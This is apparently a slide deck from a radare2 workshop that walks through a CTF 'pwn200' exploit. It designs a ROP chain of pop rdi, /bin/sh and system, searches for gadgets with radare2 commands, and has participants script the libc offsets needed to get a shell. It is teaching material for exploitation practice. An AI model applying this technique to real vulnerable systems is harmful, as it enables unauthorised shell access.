Can you explain what's going on?



# Designing our exploit

We have two values to pop from the stack:

1. The return value of `call edx`
2. `r13`

Keep in mind that the return address of our function will actually be our gadget, so we need to pad with **two** values before our actual ropchain.

Our ropchain will be a textbook one:

1. `/bin/sh`
2. `pop rdi`
3. `system`



# Finding gadgets

We need to find a `pop; pop; ret`

Can you guess the command to search for Rop gadgets?



# Finding gadgets



```
[0x004004d0]> e rop.len = 3
```

```
[0x004004d0]> "/R! pop;pop;ret"
```

```
0x004006a0: pop r14; pop r15; ret;
```

```
0x004006a1: pop rsi; pop r15; ret;
```

```
[0x004004d0]> e search.maxhits = 1
```


```
[0x004004d0]> / /bin/sh\x00
```

```
Searching 8 bytes in [0x400000-0x4007ec]
```

```
hits: 0
```

```
[0x004004d0]>
```

I did the slides  
yesterday, and this  
was my reaction at  
this moment



# What can we do?

1. Write a convoluted ropchain
2. Pretend that EIP control is enough and call it a day
3. Pick an other challenge
4. Write a ropchain for a specific libc
5. Or...



# Unexpected r2script part, here we go!

I'm sure all of you have different libc, so we're going to use the **power of r2script** to tailor the exploit automatically!

We going to:

1. Find `/bin/sh` in **your libc**
2. Find the offset of `system` in your **libc**
3. Finish our exploit
4. Do the I've-got-a-shell-dance together





# Finding things in your libc

Check the `pwn200_r2script.py` file, and fill the blanks to

1. Get the `libc` path
2. Get the `libc` base address
3. Get the offset of `system`
4. Get the offset of `/bin/sh`

Don't be afraid to ask us questions.

**Solution in MIN(~10 minutes, all 4 done)**




# Getting a shell

1. Launch the binary with `rarun2`
2. Launch your python script
3. ...
4. PROFIT
5. Do the dance.



# End of the workshop



# Documentation and resources

- <https://radare.org>
- #radare, on *freenode*
- <https://github.com/radare/radare2>
- Ask questions to people around



# Have a great r2con!

Thank you very much for attention our workshop!

See you around ♥

